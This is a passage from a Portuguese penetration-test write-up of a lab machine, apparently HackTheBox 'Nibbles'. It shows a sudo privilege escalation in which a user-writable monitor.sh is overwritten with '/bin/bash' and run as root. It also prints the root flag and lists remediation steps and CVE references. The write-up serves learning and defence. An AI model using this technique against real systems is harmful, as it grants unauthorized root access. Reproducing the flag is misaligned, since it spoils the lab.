
6.1. Vetor de Escalação

Para buscar escalar o privilégio, a primeira coisa que fiz foi identificar que tipo de permissão eu tenho rodando o comando:

`sudo -l`

Na ultima linha vimos que podemos executar o script monitor.sh presente no meu usuário como root, como o script é de propriedade do meu usuário, podemos alterar o conteúdo do script para rodar o comando que eu desejar e executar como root, no caso, quero abrir um terminal novo, como o root que faz a execução do script, o terminal novo entrará com privilégio máximo.

Ao procurar o script, percebo que está compactado.



Como a permissão é somente para o script monitor.sh, acesso o diretório descompactado, excluo o script monitor.sh existente e escrevo outro com o mesmo nome com o conteúdo “/bin/bash” e dou permissão para execução.

```
open connection

nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ cd personal
cd personal
nibbler@Nibbles:/home/nibbler/personal$ ls
ls
stuff
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ rm monitor.sh
rm monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "/bin/bash" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root
/home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo -u root /home/nibbler/personal/stuff/monitor.sh
```

Foi um sucesso! Se a última não tiver nada, é sinal de que foi executado com sucesso.

```
open connection

nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root
/home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo -u root /home/nibbler/personal/stuff/monitor.sh
whoami
root
```

Agora pegamos a flag.

```
open connection

whoami
root
cd ~
ls
root.txt
cat root.txt
c0d98292988a9dffc0376b3d031bd1d3
```

6.2. Root/Administrator Flag

Localização: /root

```
Flag: c0d98292988a9dffc0376b3d031bd1d3
```

7. Recomendações de Remediação

[Listar recomendações específicas para corrigir cada vulnerabilidade encontrada]

- Atualizar o Nibbleblog para versão mais recente
- Implementar whitelist de extensões permitidas para upload
- Desabilitar execução de scripts em diretórios de upload via configuração do servidor
- Remover permissão sudo sem senha para o script monitor.sh
- Aplicar princípio do menor privilégio - revisar todas as entradas do sudoers
- Se o script for necessário, restringir permissões de escrita apenas ao root

8. Referências

Lista de CVEs, links de exploits, artigos de referência, etc.

- https://nvd.nist.gov/vuln/detail/CVE-2015-6967
- https://www.exploit-db.com/exploits/38489